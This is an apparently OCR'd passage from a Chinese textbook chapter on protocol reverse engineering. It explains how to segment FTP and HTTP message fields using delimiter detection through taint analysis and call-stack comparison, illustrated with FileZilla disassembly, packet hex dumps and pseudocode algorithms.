


图 10-2　FTP 登录过程

由上可见，借助于经验可以大致确定 USER、PASS 等可读性较强的文本字词和容易被忽视的空格等具有特殊语义的关键字段（关键字段是协议设计中具有特定含义的字段，会在不同的流量记录中反复出现），而这些单词后的“test”等字符串则是对应的用户名或者密码，这些字符串在其他用户登录过程中是有可能不出现的。

此外，借助类似 Wireshark 的协议解析工具也可以很容易获取已知协议数据包的具体格式，但是针对未知格式或者针对另外一种表达形式有可能就无能为力了。例如，假设 Wireshark 软件不支持针对 FTP 协议流量的解析，则解析结果如图 10-3 所示。此时就只能得到 IP 层和 TCP 层的数据包信息，TCP 层以上的数据是完全无法人工识别的二进制数据。当然，有的读者会认为，如果将二进制数据转换为 ASCII 码，还是能够看到 FTP 协议清晰的消息字段结构。这里，笔者要提醒读者，FTP 协议是文本协议，而现实中大多数网络程序使用的通信协议早已采用了冗余性更小、通信效率更高、相对安全性也更好的二进制数据格式。针对这些网络协议的消息数据格式，很难直接找到字段分隔的边界。

序号	时间	源地址	目的地址	协议	长度	内容
20	4.153493	192.168.1.185	172.18.144.11	FTP	96	0x3232302D46696C655A696C6C6120536572766572207665727369 6F6E20302E392E3431206
21	4.153607	192.168.1.185	172.18.144.11	FTP	99	0x3232302D7772697474656E2062792054696D204B6F737365202854696D2E4B6F737365406
23	4.153877	192.168.1.185	172.18.144.11	FTP	115	0x32323020506C65617365207669736974206874747703A2F2F736F7572636566 6F7267652E6
24	4.153961	172.18.144.11	192.168.1.185	FTP	65	0x5553455220746573740D0A
26	4.155993	192.168.1.185	172.18.144.11	FTP	86	0x3333312050617373776F726420726571756972656420666F7220746573740D0A
27	4.156063	172.18.144.11	192.168.1.185	FTP	65	0x5041535320746573740D0A
29	4.157621	192.168.1.185	172.18.144.11	FTP	69	0x323330204C6F67676564206F6E0D0A

图 10-3　数据包内容未解析的 FTP 登录流量

单纯基于网络流量分析的协议逆向方法不是本书的重点，读者可从其他资料获取进一步的详细信息，在本章中仅将其作为辅助了解协议逆向原理的基本工具和手段。

本章重点介绍基于软件分析的协议逆向分析方法。协议消息格式的逆向分为 3 个阶段，分别是字段划分、字段间关系识别和字段功能语义恢复。由程序编译的基本原理可知，编译器编译时扫描字符流以提取单词符号、构建语法树以及基于语义的指令翻译的过程同协议逆向的过程相似，因此也可以将协议消息格式逆向的 3 个阶段称作词法分析、语法分析和语义分析。

10.2.1　字段划分

协议中的消息由字段构成，字段是指具有独立功能含义的单词，字段划分就是将完整的一条消息转换为字段构成的序列的过程，因此字段划分是理解消息的第一步。前面已经看到，只要掌握了基础的计算机知识和网络知识，就可以比较容易地针对 FTP 消息进行字段划分。现在梳理一下前面实施字段划分所依赖的潜在知识。这里，首先使用 Wireshark 等软件实施流量截获，得到一条由二进制数字构成的消息，其中我们依赖的一个潜在知识是：数据表现形式的优化可以改善分析人员对数据的理解。即，虽然二进制数字是计算机最熟悉的数据形式，但是人们显然希望更清晰简洁的数据表达。因此，首先将二进制数字转换为更短小精干的十六进制数字。可以看到，图 10-4 中的十六进制是按照两个字符为一组分割的，这是因为两个十六进制数字字符代表一个字节，字节是计算机内存处理数据的基本单元。如果更进一步将十六进制转换为 ASCII 码，这时消息变成了清晰的英文字符串，按照一般情况可以认为该消息由 ASCII 码可读字符编码而成。同时

依据一般经验，读者可以依据英语单词的构词方式将该字符串划分为 4 部分，即“USER”、空格字符、“test”和“\r\n”。实现上述字段划分所依据的潜在经验知识是 ASCII 码的构成规则、英文单词的识别。本节将介绍的方法不依赖于上述人工经验，仅仅由计算机依据二进制指令处理特征进行扫描识别，和人工识别一样完成字段划分。




图 10-4　USER 消息的字段划分过程

1. 基于分隔符的划分方法

基于分隔符的划分方法是一种利用消息中的分隔符等特殊字段进行字段切分的一种方法，目标协议消息通过分隔符来划分字段边界时才能使用该方法。该方法首先由 Dawn Song 团队[2]和 Christopher Kruegel 团队[3]提出并应用于协议逆向分析。目前已知的大多数基于 ASCII 文本的协议通常都可以用这种方法来进行字段划分，比如 HTTP 协议、FTP 协议、SMTP 协议、POP3 协议、DNS 协议等。

程序动态分析能够细粒度地追踪程序执行的过程，获取的信息包括每一条执行的指令以及该指令执行前后系统的状态（包括 CPU 各寄存器的值，各个内存区域存储的数据等）。基于软件动态分析区分普通字符和分隔符，需要找到这两类字符在程序处理逻辑中的差异。首先观察一下已知分隔符在程序处理流程中的行为特点，以一款开源 FTP 软件 FileZilla Server 0.9.43 为例，从源代码、汇编指令等两个方面来介绍，如图 10-5、图 10-6 所示。

```
//Split command and arguments
int pos = str2.Find( T(" "));
if (pos != -1)
{
    command = str2.Left(pos);
    if (pos == str2.GetLength() -1)
        args =  T("");
    else
    {
        args = str2.Mid(pos + 1);
        if (args ==  T(""))
        {
            Send( T("501 Syntax error, failed to decode string"));
            return FALSE;
        }
    }
}
```

图 10-5　协议实现中分隔符相关的源代码（摘自 Controlsocket.cpp）

```
push    1
push    0
push    offset unk_47C160
lea     ecx, [esp+80h+var_40]
call    sub_403040
mov     edi, eax
or      eax, 0FFFFFFFFh
cmp     edi, eax
cmovz   edi, eax
cmp     edi, eax
jz      loc_446B3F
;
loc_446B3F:                         ; CODE
mov     edx, offset unk_48232C
mov     ecx, ebp
call    sub_404030
mov     edx, [esi+14h]
cmp     edx, 8
jb      short loc_446B57
mov     ecx, [esi]
jmp     short loc_446B59
```

```
v16 = sub_403040((int)&v34, (int)&unk_47C160,
if ( v16 == -1 )
{
  sub_404030(a3, &unk_48232C);
  v25 = *(_DWORD *)(a2 + 20);
  if ( v25 < 8 )
    v22 = (int *)a2;
  else
    v22 = *(int **)a2;
  v26 = &v34;
  if ( v36 >= 8 )
    v26 = (int *)v34;
  if ( v22 != v26 )
  {
    *(_DWORD *)(a2 + 16) = 0;
    if ( v25 < 8 )
      v27 = a2;
    else
      v27 = *(_DWORD *)a2;
    *(_WORD *)v27 = 0;
    loc_402AB0(a2, &v34, 0, -1);
  }
  goto LABEL_60;
}
```

图 10-6　协议实现中分隔符相关的汇编指令

从源代码可以看出，程序通过 CString 类的 Find 函数将接收到的网络数据中的每一个字节与空格分隔符进行比较，那么提取出分隔符的方法就比较显然了，可以直接通过理解程序语义找到 str2. Find(_T(" "))这样的语句来定位分隔符。但是我们面对的是静态反汇编代码，找到这样语句就比较困难了。尤其是当不存在调试符号可以参考时，必须深入研究 CString 类的 Find 函数汇编指令，图 10-6 中方框所示即为 CString 类的 Find 函数(右侧)和其调用点(左侧)的汇编指令。该函数代码未开源，其反编译 C 代码和汇编代码的部分片段如图 10-7 所示。

```
if ( a3 > *(_DWORD *)(this + 16) )
{
  v5 = *(_DWORD *)(this + 16);
  if ( (unsigned int)a3 < v5 )
  {
    v6 = v5 - a3;
    if ( HIDWORD(a3) <= v6 )
    {
      v7 = 1 - HIDWORD(a3) + v6;
      v16 = *(_DWORD *)(this + 20);
      if ( v16 < 8 )
        v8 = this;
      else
        v8 = *(_DWORD *)this;
      for ( i = v8 + 2 * v3; ; i += 2 )
      {
        v17 = i;
        if ( v7 )
        {
          v10 = v7;
          while ( *(_WORD *)i != *(_WORD *)a2 )
          {
            i += 2;
            --v10;
            if ( !v10 )
              goto LABEL_13;
          }
        }
```

```
lea     eax, [eax+edx*2]
                                    ; CODE XREF: sub_4
mov     dword ptr [esp+18h+arg_4+4], eax
test    ebx, ebx
jz      short loc_4030BB
mov     edx, [esp+18h+arg_0]
mov     ecx, ebx
movzx   edx, word ptr [edx]
lea     esp, [esp+0]
                                    ; CODE XREF: sub_4
cmp     [eax], dx
jz      short loc_4030BD
add     eax, 2
dec     ecx
jnz     short loc_4030B0
```

图 10-7　CString 类的 Find 函数部分反汇编代码片段

针对海量汇编指令，自动识别分隔符的算法会极大地减轻人工分析的工作量。而要实现程序自动识别，必须把抽象理解的语义转换成微观的指令执行特征，并且这些特征能够对分隔字符和非分隔字符有较好的区分度。

如果仔细分析图 10-7 中左侧方框所标注的代码及其执行上下文，就会发现可能的解决方案。这条语句使用了“!=”符号，是比较语句，而 a2 是 CString Find 函数的第二个指针参数(由 a2 的变量定义来源可知)，指向一个固定的常量字符，而 i 是从网络接收的数据。此外还会注意到，除了指令本身，包含该指令的循环也比较关键，即 i 要能够遍历一段网络消息缓冲区。聪明的读者马上会想到这里正好可以利用程序污点传播分析技术来筛选出这样的指令。首先，污点传播能够帮助我们从大量指令中筛选出被网络接收的数据所污染的指令，即处理接收消息的指令、关联的寄存器和内存区域，也就是筛选出涉及 i 的指令。其次，可以从这些指令中进一步筛选出比较指令(对于分隔符来说，比较指令是“!=”)，以及除污点操作数以外，另外一个操作数是常量的指令(如 cmp al, 0xD)。那么如果某个单字符常量与消息的所有字节都逐个比较过，即如果被污染的比较指令的操作数中某个单字节常量出现了多次，那么该常量字符很可能就是该消息的分隔符。

单字符分隔符的识别方法是获取目标程序接收网络消息及其处理全过程的离线记录(Trace)，在离线记录中进行污点传播，其中网络接收到的消息标记为污点源，从污点传播完成得到的指令记录中筛选出所有操作数之一为单字节常数的 CMP 比较指令(如 cmp bl, 0xA，基于 x86 汇编指令的比较操作符不限于 CMP，常用的还有 TEST)，同时为所有可能的单字节常数按照出现次数进行计数。若某个常数与连续的多个(>2)字节进行比较，则该常数是可能的分隔符，该方法用算法伪代码表示如下：

```
算法　基于单字符分隔符的字段划分
输入:污点来源标签集合 T,分别对应接收消息的各个字节
常数字符串 C (通常定义为 8b(单字节)的取值域,即 0~255)
污点传播记录序列 (以接收消息为污点源,传播规则为数据依赖关系)Tlist
输出:疑似分隔符集合 S
Begin
    Define TaintMap={},C→{m|m⊆T}, 单字节字符到污点来源标签集合的子集的映射
    For t in Tlist:
      If Type(t) is 比较指令:
        提取操作数 op_a、操作数 op_b
        If op_a∈T∧op_b∈C
            TaintMap[op_b]=TaintMap[op_b]∪{op_a}
        Else if op_a∈C∧op_b∈T
            TaintMap[op_a]=TaintMap[op_a]∪{op_b}
    End For
    For c, c_list in TaintMap:
        If c_list.size() <2:
            continue
        S=S∪{c}
    End For
End
```

下面以某 FTP 服务器程序接收到客户端发送的认证请求消息为例进一步阐述该方法。FTP 协议中用户认证请求均为明文(如图 10-2 所示),下面的示例所分析的输入消息为"USER test\r\n",其中 USER 为关键字,是协议规范中约定的,不随协议实现而改变,test 为管理员配置许可的用户名,在 USER 和 test 之间有一个空格字符,同时在 test 后面还有换行和回车两个字符。通过 FTP 协议规范对于消息格式的约定能马上获悉空格字符、回车和换行字符为分隔符。


为了对比不同 FTP 协议实现在处理消息时对分隔符的处理,本书给出针对两种 FTP 服务器程序的分析结果,如表 10-1 和表 10-2 所示,分别为精简 FTP 服务器程序和功能全面而复杂的 FileZilla 服务器程序(版本为 0.9.41)。表 10-1 和表 10-2 给出了不同的污点标签与常数比较的记录,表项中数值为 1 表示对应的污点标签与分隔常数之间有比较操作,数值为 0 表示没有比较过,其中分隔常数的数值前带 * 号表示该常数对应的字符同时也是污点标签,即包含在输入消息中。

表 10-1　针对精简 FTP 服务器程序的字符比较记录

分隔常数	污点标签										
	'U'	'S'	'E'	'R'	' '	't'	'e'	's'	't'	'\r'	'\n'
0x0	1	1	1	1	1	1	1	1	1	1	1
0x4	1	1	1	1	0	0	0	0	0	0	0
* 0x20	1	1	1	1	1	0	0	0	0	0	0
0xA	1	1	1	1	1	1	1	1	1	1	1
0xD	1	1	1	1	1	1	1	1	1	1	0

表 10-2　针对 FileZilla 服务器程序的字符比较记录

分隔常数	污点标签										
	'U'	'S'	'E'	'R'	' '	't'	'e'	's'	't'	'\r'	'\n'
0x0	1	1	1	1	1	1	1	1	1	0	1
0x9	0	0	0	0	0	1	1	1	1	0	0
* 0xA	1	1	1	1	1	1	1	1	1	0	1
* 0xD	1	1	1	1	1	1	1	1	1	1	1
0x16	1	1	1	1	0	1	1	1	1	0	0
* 0x20	1	1	1	1	1	1	1	1	1	0	0
0xFF	1	1	1	1	1	1	1	1	1	0	0
0x55	1	0	0	0	0	0	0	0	0	0	0
0x53	1	1	0	0	0	0	0	0	0	0	0
0x45	1	1	1	0	0	0	0	0	0	0	0
0x52	1	1	1	1	0	0	0	0	0	0	0



若分隔符为多个字节(如双字节),则需要考虑两种情况。若两个分隔符出现的次数相同,且两个分隔符总是在消息中相邻的位置出现,则将这两个分隔符合并为一个分隔符。若分隔符是基于双字节比较操作符的,则还需要使用前述的方法以两字节为粒度进行一次查找,从而能够直接定位双字节分隔符。

基于分隔符的识别方法只能对文本协议进行字段划分,有比较大的局限性。

2. 基于消息处理指令上下文差异的划分方法

基于消息处理指令上下文差异的字段划分方法依据消息中每个字节相关指令不同的执行上下文来区分字段,该方法摆脱了识别过程中对字段分隔符的依赖。这里指令执行上下文是指执行过程中除指令本身外周围执行环境的状态,包括目标软件、操作系统甚至系统硬件(CPU 各个寄存器、内存等)的状态。由于执行上下文囊括的信息过多,如果字段划分时将其全部纳入考虑范畴,虽然足够把字段区分开来,但是同时也发现消息的每个字节都会存在差异,导致本来是在同一字段内的字节也做了错误的划分,即划分过度。因此执行上下文的选择对于该方法至关重要。

从消息本身看,字段划分是指将消息包含的字节分块;而从消息包含的字节来看,字段划分是不同字节之间因为某种关系可以关联并聚合成块。指令上下文提供的信息,如果有助于不同字节之间的关联合并就应当采用。表 10-3 简单罗列了指令执行时刻所能提供的状态信息。

表 10-3　指令上下文信息

系统状态信息项	描　　述	区　分　度
指令 EIP	指令执行时在内存中的位置,指令本身	高
各寄存器的值	EAX、ECX、EDX 等寄存器的值	低
内存值	系统内存	低
最后一次 call/jmp 的地址	当前指令执行前最后一次控制转移时的地址	中

指令 EIP 是当前时刻系统内存地址中执行指令的地址,它唯一确定了一条执行的指令,指令本身包含的操作数的内容是动态运行才能确定的,若该操作数与多个污点数据相关,则表明与该指令相关的多个污点数据互相之间高度相关。比如 MOV EAX,[ESI],若 ESI 的值作为地址指向的内存区域包含的 4 个字节均为污点数据,则这 4 个被污点标记的数据所对应的 4 个污点源之间高度相关,通常这 4 个污点源还同时是连续的字节,显然可以归并到同一个字段。

寄存器和内存值是程序运行必不可少的中间数据临时存储区域。寄存器使用过于频繁,其数值动态变化频率高且难以预测和利用,而内存中的数据也由于其分配地址随机性较强,利用难度也较高。因此,难以基于寄存器和内存数据进行污点数据的关联。

最后一次 call 或者 jmp 的地址是指最近的一次 call 或者 jmp 指令(能够产生控制流转移)的地址,同时也可以理解为当前指令所在基本块的前一个基本块的最后一条指令的地址。由前文可知该地址被包含在调用栈中,调用栈同指令 EIP 大致反映了当前指令所在代码块的上下文,而针对一个代码块,调用栈比较稳定,可以作为污点数据关联的依据。



下面介绍基于执行指令调用栈的字段分隔方法，该方法首先由 Dongyan Xu 团队[4]提出。该方法的执行上下文信息是指执行指令的地址以及程序调用栈信息。调用栈是一种栈数据结构，程序执行中调用函数时会将函数的返回地址压入栈中，因此从栈底到栈顶分别是正在执行的各级函数的返回地址。例如，图 10-8 为 FileZilla 服务器在接收到消息 USER test 时的函数调用栈。

```
调用堆栈
名称
FileZilla Server.exe!CControlSocket::ParseCommand() 行 531
FileZilla Server.exe!CControlSocket::OnReceive(int nErrorCode) 行 216
FileZilla Server.exe!CAsyncSocketExHelperWindow::WindowProc(HWND__ * hWnd, unsigned int message, unsigned int wParam, long lParam) 行 357
user32.dll!_InternalCallWinProc@20()
user32.dll!_UserCallWinProcCheckWow@36()
user32.dll!_DispatchMessageWorker@8()
user32.dll!_DispatchMessageW@4()
FileZilla Server.exe!CThread::Run() 行 94
FileZilla Server.exe!CThread::ThreadProc(void * lpParameter) 行 81
kernel32.dll!@BaseThreadInitThunk@12()
ntdll.dll!__RtlUserThreadStart@8()
ntdll.dll!_RtlUserThreadStart@8()
```

图 10-8　FileZilla 服务器接收用户认证要求的调用栈

大多数协议的程序实现中，不同字段在程序执行时的调用栈是不同的。图 10-9 为 OpenSSL 协议库的某个代码片段，其中**红色标记**的部分为同一个消息不同的字段。显然，该消息中不同字段的指令地址是不同的，基于指令地址可以快速区分不同字段。该消息的其他字段在其他函数中使用，因而能够通过调用栈区分这两部分指令。

```
n = recvmsg(b->num, &msg, 0);
if (msg.msg_controllen > 0){
        for (cmsg = CMSG_FIRSTHDR(&msg); cmsg; cmsg = CMSG_NXTHDR(&msg, cmsg)) {
            if (cmsg->cmsg_level != IPPROTO_SCTP)
            continue;
            if (cmsg->cmsg_type == SCTP_RCVINFO)
            {
                struct sctp_rcvinfo *rcvinfo;
                rcvinfo = (struct sctp_rcvinfo *)CMSG_DATA(cmsg);
                data->rcvinfo.rcv_sid = rcvinfo->rcv_sid;
```

图 10-9　OpenSSL 消息处理代码片段(摘自 bss_dgram.c)

由上可知，需要动态追踪每条处理输入消息的程序指令的调用栈，那只有通过污点传播技术提取“处理从网络输入消息的指令”(标记输入消息为污点，提取污点传播过程中所有操作数为污点的指令)，同时在程序动态执行过程中通过记录函数调用和退出来维持一个当前程序执行的动态调用栈。在程序动态执行过程中，当发现输入消息的某个字节被某条指令访问时，就将该指令的 EIP 和调用栈记录下来。程序执行结束后，基于上述过程输出的一系列记录进行归并分析，网络输入消息的每个字节均得到一个调用栈集合。然后比较相邻字节的调用栈，对调用栈相同或相似的相邻字节进行合并，最终得到字段划分的结果，算法如下：

算法　基于调用栈的字段划分

输入：污点来源标签集合 T,分别对应接收消息的各个字节

污点传播记录序列(以接收消息为污点源,传播规则为数据依赖关系)Tlist,每一个记录 t=(o,s,pc)(其中指令所处理消息的字节偏移为 o,指令的调用栈为 s,指令序号为 pc)

输出：字段切分结果

```
Define TaintMap={}, T→{g|g∈{1,2,…,N},N=|T|},污点来源标签集合到分组标识集合的映射
Tlist=sort_by_o(Tlist)
group=0
TaintMap[TList[0].o]=0
For (i=1;i<TList.size();i++){
    t_a=TList[i-1]
    t_b=TList[i]
    if(t_a.s==t_b.s)
        TaintMap[t_b.o]=group
    Else
        group++;
        TaintMap[t_b.o]=group;
}
```

本节利用该方法针对 FTP 协议实现 FileZilla 的 USER 类型消息以及 HTTP 协议实现 Nginx 的 GET 消息进行了字段切分实验,其初步结果如图 10-10 至图 10-12 所示。针对 FTP 协议,分隔符(即空格和回车)和用户输入的用户名(test)都依赖于字段切分结果得到。但是在 USER 关键字整体的识别上还有问题,还需要进一步添加优化规则。而针对 HTTP 消息,目前的规则基本能够进行初步字段切分,但是准确性还是不够,目前还无法区分出 GET 关键字和空格请求,同时也错误地将 index 分成两个字段(首字母 i 和 ndex.)。




图 10-10　FTP 用户发送认证请求消息字段分隔树

